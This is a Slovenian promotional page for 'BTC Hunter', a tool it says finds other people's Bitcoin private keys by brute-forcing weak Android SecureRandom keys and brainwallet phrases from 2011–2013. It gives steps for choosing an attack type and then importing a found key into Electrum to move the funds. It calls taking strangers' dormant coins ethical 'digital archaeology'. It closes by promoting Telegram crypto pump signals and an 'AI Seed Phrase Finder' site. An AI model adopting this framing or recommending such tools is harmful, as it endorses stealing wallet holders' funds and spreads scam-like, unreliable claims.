Uporabniki lahko izberejo določeno napravo za skeniranje, kar zoži območje iskanja še več stokrat. Gre za ciljno iskanje ranljivosti. Kako je deloval vaš stari telefon, vemo bolje kot inženirji, ki so ga ustvarili. Zaradi tega naše iskanje ni le statistično, temveč temelji na inženiringu.
Psihologija in jezikoslovje: Možganske denarnice
Ne smemo pozabiti niti na človeški dejavnik. Leta 2012 so mnogi uporabniki uporabljali Brainwallets – fraze, ki so jih zgoščili in pretvorili v ključe. Ljudje so bili predvidljivi: uporabljali so besedila pesmi, Shakespearove citate ali preprosto dolga gesla, kot je »qwertyuiop123456«.
Iskalnik zasebnih ključev Bitcoin – BTC Hunter je opremljen z zmogljivim jezikovnim modulom. Indeksirali smo terabajte besedila: od Wikipedije in razkritih podatkovnih baz gesel do arhivov foruma Bitcointalk iz leta 2011. Program združuje tehnično iskanje z grobo silo z jezikovnimi vzorci in išče besedne zveze, za katere so uporabniki menili, da so "varne", a so v resnici lahek plen za naše algoritme. Razmišljamo kot uporabnik leta 2012, da bi leta 2025 našel svoje bitcoine.
Etično vprašanje vračanja izgubljenih kovancev je vedno predmet razprav. Nanj gledamo kot na digitalno arheologijo. Veriženje blokov je človeški zaklad. Če dragoceno sredstvo 12 let miruje na ranljivem naslovu, postane digitalni fosil. Vrnitev teh kovancev v obtok je dejanje čiščenja in zdravljenja gospodarstva Bitcoina. Popravljamo napake zgodnjih tehnologij, zaradi česar je omrežje bolj odporno in pravično. Obnovitev je legitimno in častno prizadevanje za tiste, ki imajo znanje in orodja.
Kako začnem lov? Potrebujete sodoben računalnik z grafično kartico NVIDIA (serije 30xx ali 40xx). Namestitev Bitcoin Key Hunterja je avtomatizirana. Program bo pregledal vašo strojno opremo in uporabil optimalne nastavitve BIOS-a in gonilnikov za največji hashrate. Določite obdobje (npr. "Pomlad 2013") in vrsto napada (npr. "Android SecureRandom"). Nato se začne moč CUDA. Takoj ko je ključ najden, boste prejeli obvestilo in v konzoli videli ključ WIF. Vse, kar morate storiti, je, da ga uvozite v Electrum in nakažete sredstva na svoj novi, varni naslov.
Svet kriptografije je na robu velikih sprememb. Kvantni računalniki prihodnosti bodo lahko v nekaj sekundah razbili Secp256k1. Vendar ta prihodnost še ni prišla. Zaenkrat smo v dobi klasičnega računalništva, kjer je Bitcoin Private Key Finder – BTC Hunter vrhunec našega dela. Nenehno posodabljamo našo programsko opremo, dodajamo podporo za nove ranljivosti in optimiziramo kodo za prihodnje arhitekture grafičnih kartic. Poslanstvo naših razvijalcev je, da smo vedno korak pred drugimi in kaos verige blokov spremenimo v vaše osebno premoženje.

Vprašanje: Koliko časa traja, da se najde ključ?
Odgovor: To je odvisno od vaše grafične kartice in izbranega obsega. Na RTX 4090 se povprečni obseg za en mesec leta 2012 skenira v 4–6 urah.
Vprašanje: Lahko najdem svojo staro denarnico?
Odgovor: Da, če je bil ustvarjen za Android med letoma 2011 in 2013, je Bitcoin Private Key Finder – BTC Hunter vaša najboljša možnost za uspeh.
Našo ekipo je nekoč začel zanimati modni trend: trgovanje s kriptovalutami. Zdaj nam to uspe zelo enostavno, tako da vedno dobimo pasivni dobiček zahvaljujoč notranjim informacijam o prihajajočih "črpalkah za kriptovalute", objavljenih v kanalu Telegram. Zato vabimo vse, da preberete pregled te skupnosti kriptovalut "Signali kripto črpalke za Binance". Če želite obnoviti dostop do zakladov v opuščenih kriptovalutah, priporočamo, da obiščete spletno mesto "AI Seed Phrase Finder«, ki uporablja računalniške vire superračunalnika za določanje semenskih fraz in zasebnih ključev denarnic Bitcoin.